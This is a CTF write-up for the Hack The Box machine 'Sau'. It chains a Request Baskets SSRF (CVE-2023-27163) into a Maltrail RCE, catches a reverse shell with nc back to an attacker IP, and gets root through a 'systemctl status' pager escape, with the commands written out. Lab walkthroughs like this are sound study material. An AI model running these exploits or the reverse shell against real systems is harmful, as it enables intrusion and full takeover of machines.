Sau			
Organization: Hack The Box		Type: online CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date: 08-07-2023 Completing date: 13-09-2023	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
nmap -sS -A -p1-1024 -oN nmap_scan.out $BOX_IP
```

We find the following services running on the machine

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.2p1
80/tcp filtered		

Since we have neither a username, nor a password, it is going to be very hard to brute-force the SSH login. We only have the SSH server accessible, let's try to enumerate all the ports.

```
nmap -sS -A -p1-65535 -oN nmap_scan.out $BOX_IP
```

We find more services running on the machine

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.2p1
80/tcp filtered		
8338/tcp filtered		
55555/tcp open	HTTP	unknown

When we try to access port 55555, a web page opens running an application called Request Baskets v1.2.0. After reading the GitHub page, this tool can be used to collect information and store HTTP requests. A user may create baskets to store HTTP requests and a token is generated to protect access to each basket. When you create a basket via the UI, the name of the basket and the token to access that basket are stored in the browser's LocalStorage.

When running a piece of software or library, it is always important to search whether there are known vulnerabilities in that piece of software. A quick query in our favorite search engine seems to indicate there is a **Server-Side Request Forgery** (SSRF) vulnerability present in Request Baskets version $\leq$ 1.2.1. SSRF is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location, typically to an internal-only services that is available from the web server, but not from outside the internal network.



Figure 1: Request tracker

Before trying to exploit this SSRF vulnerability, let us enumerate the web application running behind port 55555 even more to check if there are other hidden paths.

```
gobuster dir -x html,py,php,jsp -w /usr/share/wordlists/SecLists-master/
    Discovery/Web-Content/directory-list-2.3-medium.txt -u http://$BOX_IP
    :55555
```

path	Status code
/web	200

Gaining Access

We know the application running on port 55555 has a SSRF vulnerability, and there is another service running behind port 80 that is not reachable from the outside. Hence, let us abuse the SSRF vulnerability to proxy our request to port 80 through the Request Baskets. We find the following exploit to abuse the SSRF vulnerability:

```
./CVE-2023-27163.sh http://$BOX_IP:55555 http://localhost:80

Proof-of-Concept of SSRF on Request-Baskets (CVE-2023-27163) || More info at
    https://github.com/entr0pie/CVE-2023-27163

> Creating the "jelinx" proxy basket...
> Basket created!
> Accessing http://10.10.11.224:55555/jelinx now makes the server request to
    http://localhost:80.
> Authorization: BbVgmiRbSb_e1Nl7asg2i_L3ljI_e3sUOtghTO4BrAhD
```

The exploit creates a basket and requests to that basket will be proxied to port 80 on the same server. When opening this web page, we see there is a service called *Maltrail* running. A Google search learn us this tool utilizes public lists to detect malicious traffic. However, we immediately find that version 0.53 of Maltrail is vulnerable to Remote Code Execution (RCE). The vulnerability exists in the login page and can be exploited via the username parameter.

Figure 2: Maltrail home page

Again, we can download a PoC to exploit this vulnerability from GitHub. First opening a listening socket on our attacker's machine:

```
nc -nlvp 9393
```

and run the exploit that executes a reverse shell on the Maltrail server:

```
python3 exploit.py $ATTACKER_IP 9393 http://$BOX_IP:55555/jelinx/login
```

After gaining the reverse shell, we notice we are on the server as user *puma*. We can find the user flag in *puma's* home directory `/home/puma`

Privilege Escalation

Before running an automated enumeration script like linPEAS or linEnum, I always perform some manual checks. You can quickly take a look which processes are running, are there any interesting environment variables set, any weird cron jobs... I also looked in the `/opt/maltrail` directory because that is not a standard directory. This is where the maltrail program in installed but the configuration file doesn't seem to reveal anything special. Finally, I always check which root privileges this user does have set by running the command:

```
$ sudo -l

Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
        bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

After researching whether we can abuse the fact that the *puma* user can run *systemctl status*, I found out it is actually pretty straightforward to do so! Just run the status command:

```
$ sudo systemctl status trail.service
```

This will show the stdout of the application in the pager (typically configured to be *less*). Simply run in the pager

```
!sh
```

and you obtain a root shell. The final flag can be found in the standard location `/root/root.txt`.